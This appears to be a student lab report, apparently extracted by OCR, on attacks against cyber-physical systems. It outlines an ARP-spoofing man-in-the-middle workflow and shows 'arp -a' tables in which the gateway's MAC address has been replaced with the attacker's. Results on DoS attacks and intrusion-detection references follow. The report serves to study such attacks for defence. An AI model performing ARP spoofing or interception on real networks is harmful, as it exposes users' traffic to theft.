
ARP translates Internet Protocol (IP) addresses to a Media Access Control (MAC) address, and vice versa.

Most commonly, devices use ARP to contact the router or gateway that enables them to connect to the Internet.

Workflow MITM

MITM Attack :






1. ARP Spoofing.

2. Perform MITM attack.

MITM



```
Interface: 10.20.14.206 --- 0x5
  Internet Address      Physical Address      Type
  10.20.14.1            52-54-00-12-35-00     dynamic
  10.20.14.3            08-00-27-ef-05-7a     dynamic
  10.20.14.203          08-00-27-4d-47-e9     dynamic
  10.20.14.255          ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\IEUser>arp -a

Interface: 169.254.22.167 --- 0x2
  Internet Address      Physical Address      Type
  169.254.255.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 10.20.14.206 --- 0x5
  Internet Address      Physical Address      Type
  10.20.14.1            08-00-27-4d-47-e9     dynamic
  10.20.14.3            08-00-27-ef-05-7a     dynamic
  10.20.14.203          08-00-27-4d-47-e9     dynamic
  10.20.14.255          ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\IEUser>
```

Fig. 5.10 Targeting particular IP address

Results




Fig. 6.1 The distribution of DoS Attacks targeting the CPS Protocols.

Results




Fig. 6.2 Time taken by various types of attacks

Conclusion

Thus, In this project we learned that there are a lot of vulnerabilities in the current cyber-physical system(CPS) and also learned about how to access that vulnerabilities by performing different types of passive attacks like DoS, Authentication breaking, Sniffing etc.

So, we need to improve the security mechanisms of the CPS to protect it from different type of attacks.

Reference

[1] Shin S, Kwon T, Jo G-Y, Park Y, Rhy H. “An experimental study of hierarchical intrusion detection for wireless industrial sensor networks.” Ind Inform, IEEE Trans, 2010.

[2] Bou-Harb E. “Passive inference of attacks on scada communication protocols”. In: 2016 IEEE International Conference on Communications (ICC).

[3] Premaratne UK, Samarabandu J, Sidhu TS, Beresh R, Tan J-C. “An intrusion detection system for iec61850 automated substations”. Power Del, IEEE Trans in 2010.

[4] Düssel P, Gehl C, Laskov P, Bußer J-U, Störmann C, Kästner J. “Cyber-critical infrastructure protection using real-time payload-based anomaly detection. In: Critical information infrastructures security”. Springer; 2009.

[5] Lee EA. et al. “The past, present and future of cyber-physical systems: a focus on models”. Sensors 2015.

[6] Verba J, Milvich M. Idaho “national laboratory supervisory control and data acquisition intrusion detection system (scada ids)”. In: Technologies for homeland security, 2008 IEEE Conference on IEEE.

---- Thank You ----